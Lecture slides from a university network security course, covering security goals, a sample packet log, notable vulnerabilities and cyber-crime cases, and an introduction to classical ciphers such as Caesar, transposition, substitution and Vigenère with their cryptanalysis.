Introduction

Ahmet Burak Can

Hacettepe University

abc@hacettepe.edu.tr

Books

- Textbook:
  - Network Security: Private Communication in a Public World, 2nd Edition. C. Kaufman, R. Perlman, and M. Speciner, Prentice-Hall
  - Computer Security and the Internet: Tools and Jewels by Paul C. van Oorschot. 2019, Springer.
- Supplementary books:
  - Security in Computing. C. P. Pfleeger and S. L. Pfleeger, Prentice Hall
  - Applied Cryptography: Protocols, Algorithms, and Source Code in C, B. Schneier, John Wiley & Sons.
  - Handbook of Applied Cryptography. A. Menezes, P. van Oorschot and S. Vanstone. CRC Press
  - Security Engineering: A Guide to Building Dependable Distributed Systems, Ross J. Anderson, John Wiley & Sons


Outline of the Course

- Basic ciphers
- Block ciphers, Encryption modes and Stream ciphers
- Hash functions, message digests, HMAC
- Number Theory, Public Key Cryptography, RSA
- Digital certificates and signatures, X509
- Auhentication: Two-Three factor authentication, Biometrics, Smart Cards
- Security Handshake
- Real-time Communication Security, SSL/TLS, IPSEC
- Kerberos

Outline of the Course

- Threshold cryptography
- Operating System Security
- Malicious Software: Trojans, logic bombs, viruses, worms, botnets, rootkits, trapdoors and cover channels
- Firewalls, VPNs, Intrusion detection systems

Which Security Concept?



Basic Security Goals


- Privacy (secrecy, confidentiality)
- Authenticity (integrity)
- Authorization
- Availability
- Non-repudiation
- Auditing


Privacy (secrecy, confidentiality)

- Only the intended recipient can see the contents of the communication
- SSL, https protocols can protect privacy of communication.
- Some applications has encrypted communication capabilites to protect privacy, such as Skype, Whatsup

Privacy (secrecy, confidentiality)

- However, encryption is not enough to protect privacy






Big brother is watching

YOU!!!

Authenticity (integrity)

- The communication is generated by the alleged sender.
- Are you sure that you are communicating with the right person?



Authorization


- Limit the resources that a user can access
- In the real world, we use lock, fences etc.

Authorization

- If authorization mechanisms are not properly defined, resources can not be protected.

Authorization

- In the digital world, we use password, smartcard, usb tokens, fingerprints, etc. for authentication.



- Sometimes multiples of them ☺

  https://youtu.be/ll6Ci-fkFtA

Availability

- Make the services available 99.999…% of time

Availability

- Internet worms can cause billions of dollar damage, such as Slammer, Nimda, Code Red worms.
- Availability is requirement for Internet companies!

Non-repudiation


- No party can refuse the validity of its actions.
- In the real world, we use wet signatures, authorization offices (noter):

- In the digital world, similar signature techniques can be used:

Non-repudiation

- Digital signatures can provide cryptographic non-repudiation in the digital world, especially in remote services:

- Biometrics can also used as a kind of non-repudiation mechanism:



Auditing

- Take a log of everything done in the system

No. .	Time	Source	Source MAC	Destination	Dest MAC	Protocol	Info
44901	21610.062487	WestellT_af:6	WestellT_af:69:0a			ARP	Who has 192.168.1.241? Tell 192.168.1.1
44902	21611.192380	WestellT_af:6	WestellT_af:69:0a			ARP	Who has 192.168.1.242? Tell 192.168.1.1
44903	21612.081491	10.0.0.101	Elitegro_40:b4:9d	10.0.0.255		CUPS	ipp://10.0.0.101:631/printers/Brother (idle)
44904	21612.302323	WestellT_af:6	WestellT_af:69:0a			ARP	Who has 192.168.1.243? Tell 192.168.1.1
44921	21620.351890	WestellT_af:6	WestellT_af:69:0a			ARP	Who has 192.168.1.249? Tell 192.168.1.1
44930	21623.711944	WestellT_af:6	WestellT_af:69:0a			ARP	Who has 192.168.1.252? Tell 192.168.1.1
44931	21624.821549	WestellT_af:6	WestellT_af:69:0a			ARP	Who has 192.168.1.253? Tell 192.168.1.1
44940	21625.056974	::	Elitegro_40:b4:9d	ff02::16		ICMPv6	Multicast Listener Report Message v2
44941	21628.142497	WestellT_af:6	WestellT_af:69:0a			ARP	Who has 192.168.1.19? Tell 192.168.1.1
44942	21629.041634	WestellT_af:6	WestellT_af:69:0a			ARP	Who has 192.168.1.18? Tell 192.168.1.1
44943	21629.143968	::	Elitegro_40:b4:9d	ff02::16		ICMPv6	Multicast Listener Report Message v2
44944	21630.981979	::	Elitegro_40:b4:9d	ff02::16		ICMPv6	Multicast Listener Report Message v2
44945	21630.982062	::	Elitegro_40:b4:9d	ff02::1:ff40:b49c		ICMPv6	Neighbor solicitation
44946	21630.982089	fe80::207:95f	Elitegro_40:b4:9d	ff02::2		ICMPv6	Router solicitation
44947	21630.982113	fe80::207:95f	Elitegro_40:b4:9d	ff02::2		ICMPv6	Router solicitation
44948	21631.468290	Elitegro_40:b	Elitegro_40:b4:9d			SLL	Sent by us
44949	21631.473065	192.168.1.1	WestellT_af:69:0a	255.255.255.255		DHCP	DHCP NAK - Transaction ID 0x41d06f2d
44950	21632.710412	Elitegro_40:b	Elitegro_40:b4:9d			SLL	Sent by us
44951	21632.715587	192.168.1.1	WestellT_af:69:0a	192.168.1.18		DHCP	DHCP Offer - Transaction ID 0x31b06b2d
44952	21632.716786	Elitegro_40:b	Elitegro_40:b4:9d			SLL	Sent by us
44953	21632.721885	192.168.1.1	WestellT_af:69:0a	192.168.1.18		DHCP	DHCP ACK - Transaction ID 0x31b06b2d
44954	21632.806064	192.168.1.18	Elitegro_40:b4:9d	224.0.0.22		IGMP	V3 Membership Report / Join group 224.0.0.251
44967	21632.907584	192.168.1.18	Elitegro_40:b4:9d	224.0.0.251		MDNS	Standard query TXT Remote Access on AXP._sftp-
44968	21633.025036	192.168.1.18	Elitegro_40:b4:9d	224.0.0.251		MDNS	Standard query PTR 18.1.168.192.in-addr.arpa,
44969	21633.100289	192.168.1.18	Elitegro_40:b4:9d	224.0.0.251		MDNS	Standard query ANY d.9.4.b.0.4.e.f.f.f.5.9.7.0
44970	21633.166874	192.168.1.18	Elitegro_40:b4:9d	224.0.0.251		MDNS	Standard query response PTR _ssh._tcp.local PT
44971	21633.211976	fe80::207:95f	Elitegro_40:b4:9d	ff02::16		ICMPv6	Multicast Listener Report Message v2
44972	21633.350243	192.168.1.18	Elitegro_40:b4:9d	224.0.0.251		MDNS	Standard query ANY d.9.4.b.0.4.e.f.f.f.5.9.7.0

- Then use it for further analysis

Why security is hard to protect?

- You may trust SSL protocol, but the implementation might contain bugs :
  - Heatbleed bug : http://heartbleed.com
- You may trust your operating system, but it may contain hundreds of bugs:
  - National Vulnerability Database: https://nvd.nist.gov
- You may trust your CPU, but it might have problems:
  - Meltdown and spectre attacks: https://meltdownattack.com
- Even more, the vendor might install suspicious chips to your motherboard:
  - https://www.bloomberg.com/news/features/2018-10-04/the-big-hack-how-china-used-a-tiny-chip-to-infiltrate-america-s-top-companies

Law enforcement

- Learn about cyber crimes:
  - https://tr.wikipedia.org/wiki/Bilişim_suçları
  - http://www.atamer.av.tr/bilisim-suclari/

- David Smith
  - Melissa virus: 20 months in prison
- Ehud Tenenbaum ("The Analyzer")
  - Broke into US DoD computers
  - sentenced to 18 months in prison, served 8 months
- Dmitry Sklyarov
  - Broke Adobe ebooks
  - Arrested by the FBI, prosecuted under DMCA, stayed in jail for 20 days
- Onur Kıpçak
  - http://www.hurriyet.com.tr/bilgisayar-korsanina-135-yil-hapis-cezasi-daha-40038386

Basic Ciphers

Ahmet Burak Can

Hacettepe University

abc@hacettepe.edu.tr

Information Security

- Computer Security:
  - Ensure security of data kept on the computer
- Network Security:
  - Ensure security of communication over insecure medium
- Approaches to Secure Communication
  - Steganography
    - hides the existence of a message
  - Cryptography
    - hide the meaning of a message

Steganography Sample

- Least significant bit values of pixels can be used to hide a secret message
  - Below images seem to be same but right picture store 5 Shakespeare games.

Hamlet, Macbeth, Julius Caesar
Merchant of Venice, King Lear

Text Steganography Sample

- The message:

PRESIDENT'S EMBARGO RULING SHOULD HAVE IMMEDIATE NOTICE. GRAVE SITUATION AFFECTING INTERNATIONAL LAW. STATEMENT FORESHADOWS RUIN OF MANY NEUTRALS. YELLOW JOURNALS UNIFYING NATIONAL EXCITEMENT IMMENSELY.

- Take the first letters of the message:

PERSHINGSAILSFROMNYJUNEI

- When you parse it, you will get the real message:

PERSHING SAILS FROM NY JUNE I


Basic Terminology in Cryptography – 1

- Cryptography: the study of mathematical techniques related to aspects of providing information security services.
- Cryptanalysis: the study of mathematical techniques for attempting to defeat information security services.
- Cryptology: the study of cryptography and cryptanalysis.

Basic Terminology in Cryptography – 2

- Encryption (encipherment): the process of transforming information (plaintext) using an algorithm (cipher) to make it unreadable to anyone except those possessing special knowledge
- Decryption (decipherment): the process of making the encrypted information readable again
- Key: the special knowledge shared between communicating parties
- Plaintext: the data to be concealed.
- Ciphertext: the result of encryption on the plaintext

Encryption & Decryption



Breaking Ciphers - 1

- There are different methods of breaking a cipher, depending on:
  - the type of information available to the attacker
  - the interaction with the cipher machine
  - the computational power available to the attacker

Breaking Ciphers - 2

- Ciphertext-only attack: The cryptanalyst knows only the ciphertext. Sometimes the language of the plaintext is also known.
  - The goal is to find the plaintext and the key.
  - Any encryption scheme vulnerable to this type of attack is considered to be completely insecure.
- Known-plaintext attack: The cryptanalyst knows one or several pairs of ciphertext and the corresponding plaintext.
  - The goal is to find the key used to encrypt these messages or a way to decrypt any new messages that use that key.

Breaking Ciphers - 3

- Chosen-plaintext attack : The cryptanalyst can choose a number of messages and obtain the ciphertexts for them
  - The goal is to deduce the key used in the other encrypted messages or decrypt any new messages using that key.
- Chosen-ciphertext attack: Similar to the chosen-plaintext attack, but the cryptanalyst can choose a number of ciphertexts and obtain the plaintexts.

Today's Ciphers

- Shift Cipher
- Transposition Cipher
- Mono-alphabetical Substitution Cipher
- Polyalphabetic Substitution Ciphers
- Rotor Machine
- Enigma

Shift Cipher

- A substitution cipher
- The Key Space:
  - [1 .. 25]
- Encryption given a key K:
  - each letter in the plaintext P is replaced with the K'th letter following corresponding number (shift right)
- Decryption given K:
  - shift left

- History: K = 3, Caesar's cipher

Shift Cipher: An Example

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

P = CRYPTOGRAPHYISFUN

K = 11

C = NCJAVZRCLASJTDQFY

C → 2 2+11 mod 26 = 13 → N

R → 17 17+11 mod 26 = 2 → C

…

N → 13 13+11 mod 26 = 24 → Y

Shift Cipher: Cryptanalysis

- Can an attacker find K?
  - YES: exhaustive search,
  - key space is small (<= 26 possible keys)
  - the attacker can search all the key space in very short time
- Once K is found, very easy to decrypt

Transposition Cipher

- Write the plaintext horizontally in fixed number columns and read vertically to encypt.
  - The ancient Spartans used a form of transposition cipher
- Example:
  - P = 'meet me near the clock tower at twelve midnight tonite'

```
m e e t m
e n e a r
t h e c l
o c k t o
w e r a t
t w e l v
e m i d n
i g h t t
o n i t e
```

  - C ='metowteioenhcewmgneeekreihitactaldttmrlotvnte'

Transposition Cipher: Cryptanalysis

- Can an attacker decrypt a transposed text?
  - Do exhaustive search on number of columns
  - Since the key space is small, the attacker can search all the key space in very short time
- Once the number of columns is guessed, very easy to decrypt

General Mono-alphabetical Substitution Cipher

- The key space: all permutations of $\Sigma = \{A, B, C, \ldots, Z\}$
- Encryption given a key π:
  - each letter X in the plaintext P is replaced with $\pi(X)$
- Decryption given a key π:
  - each letter Y in the ciphertext P is replaced with $\pi^{-1}(Y)$

Example:

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
π=	B	A	D	C	Z	H	W	Y	G	O	Q	X	S	V	T	R	N	M	L	K	J	I	P	F	E	U

BECAUSE → AZDBJLZ

General Substitution Cipher: Cryptanalysis


- Exhaustive search is infeasible
  - for the letter A, there are 26 probabilities
  - for the letter B, there are 25 probabilities
  - for the letter C, there are 24 probabilities
  - … and so on

- Key space size is $26! \approx 4*10^{26}$

Cryptanalysis of Substitution Ciphers: Frequency Analysis

- Basic ideas:
  - Each language has certain features: frequency of letters, or of groups of two or more letters.
  - Substitution ciphers preserve the language features.
  - Substitution ciphers are vulnerable to frequency analysis attacks.
- History of frequency analysis:
  - Earliest known description of frequency analysis is in a book by the ninth-century scientist al-Kindi
  - Rediscovered or introduced from the Arabs in the Europe during the Renaissance

Frequency Features of English



- Vowels, which constitute 40 % of plaintext, are often separated by consonants.
- Letter A is often found in the beginning of a word or second from last.
- Letter I is often third from the end of a word.
- Letter Q is followed only by U
- Some words are more frequent, such as the, and, at, is, on, in

Cryptanalysis using Frequency Analysis

- The number of different ciphertext characters or combinations are counted to determine the frequency of usage.
- The cipher text is examined for patterns, repeated series, and common combinations.
- Replace ciphertext characters with possible plaintext equivalents using known language characteristics.
- Frequency analysis made substitution cipher insecure

Improve the Security of Substitution Cipher

- Using nulls
  - e.g., using numbers from 1 to 99 as the ciphertext alphabet, some numbers representing nothing are inserted randomly
- Deliberately misspell words
  - e.g., "Thys haz thi ifekkt off diztaughting thi ballans off frikwenseas"
- Homophonic substitution cipher
  - each letter is replaced by a variety of substitutes
- These make frequency analysis more difficult, but not impossible

Summary

- Shift ciphers are easy to break using brute force attacks, they have small key space.
- Substitution ciphers preserve language features and are vulnerable to frequency analysis attacks.

Polyalphabetic Substitution Ciphers

- Main weaknesses of monoalphabetic substitution ciphers
  - each letter in the ciphertext corresponds to only one letter in the plaintext letter
- Idea for a stronger cipher (1460's by Alberti)
  - use more than one cipher alphabet, and switch between them when encrypting different letters
  - Developed into a practical cipher by Vigenère (published in 1586)

The Vigenère Cipher

- **Definition:**
  - Given m, a positive integer, $P = C = (Z_{26})^n$, and $K = (k_1, k_2, \ldots, k_m)$ a key, we define:
- **Encryption:**
  - $E_k(p_1, p_2 \ldots p_m) = (p_1+k_1, p_2+k_2 \ldots p_m+k_m) \pmod{26}$
- **Decryption:**
  - $D_k(c_1, c_2 \ldots c_m) = (c_1-k_1, c_2-k_2 \ldots c_m- k_m) \pmod{26}$

Example:

Plaintext:	C	R	Y	P	T	O	G	R	A	P	H	Y
Key:	L	U	C	K	L	U	C	K	L	U	C	K
Ciphertext:	N	L	A	Z	E	I	I	B	L	J	J	I

Security of Vigenère Cipher

- Vigenere masks the frequency with which a character appears in a language: one letter in the ciphertext corresponds to multiple letters in the plaintext. Makes the use of frequency analysis more difficult.
- Any message encrypted by a Vigenere cipher is a collection of as many shift ciphers as there are letters in the key.

Vigenere Cipher: Cryptanalysis

- Find the length of the key.
  - Divide the message into that many shift cipher encryptions.
  - Use frequency analysis to solve the resulting shift ciphers.
- Vigenère cipher is vulnerable: once the key length is found, a cryptanalyst can apply frequency analysis.
- How to Find the Key Length?
  - For Vigenere, as the length of the keyword increases, the letter frequency shows less English-like characteristics and becomes more random.
  - Two methods to find the key length:
    - Kasisky test
    - Index of coincidence (Friedman)

Kasisky Test

- Two identical segments of plaintext will be encrypted to the same ciphertext, if the they occur in the text at the distance Δ, (Δ≡0 (mod m), m is the key length).
- Algorithm:
  - Search for pairs of identical segments of length at least 3
  - Record distances between the two segments: Δ1, Δ2, …
  - m divides gcd(Δ1, Δ2, …)


PT	T	H	E	S	U	N	A	N	D	T	H	E	M	A	N	I	N	T	H	E	M	O	O	N
Key	K	I	N	G	K	I	N	G	K	I	N	G	K	I	N	G	K	I	N	G	K	I	N	G
CT	D	P	R	Y	E	V	N	T	N	**B**	**U**	**K**	**W**	I	A	O	X	**B**	**U**	**K**	**W**	W	B	T

Rotor Machines-1

- Basic idea: if the key in Vigenere cipher is very long, then the attacks won't work
- Implementation idea: multiple rounds of substitution
- A machine consists of multiple cylinders
  - each cylinder has 26 states, at each state it is a substitution cipher: the wiring between the contacts implements a fixed substitution of letters
  - each cylinder rotates to change states according to different schedule changing the substitution

Rotor Machines-2

- A m-cylinder rotor machine has 26^m different substitution ciphers
  - $26^3 = 17576$
  - $26^4 = 456,976$
  - $26^5 = 11,881,376$



Enigma Machine

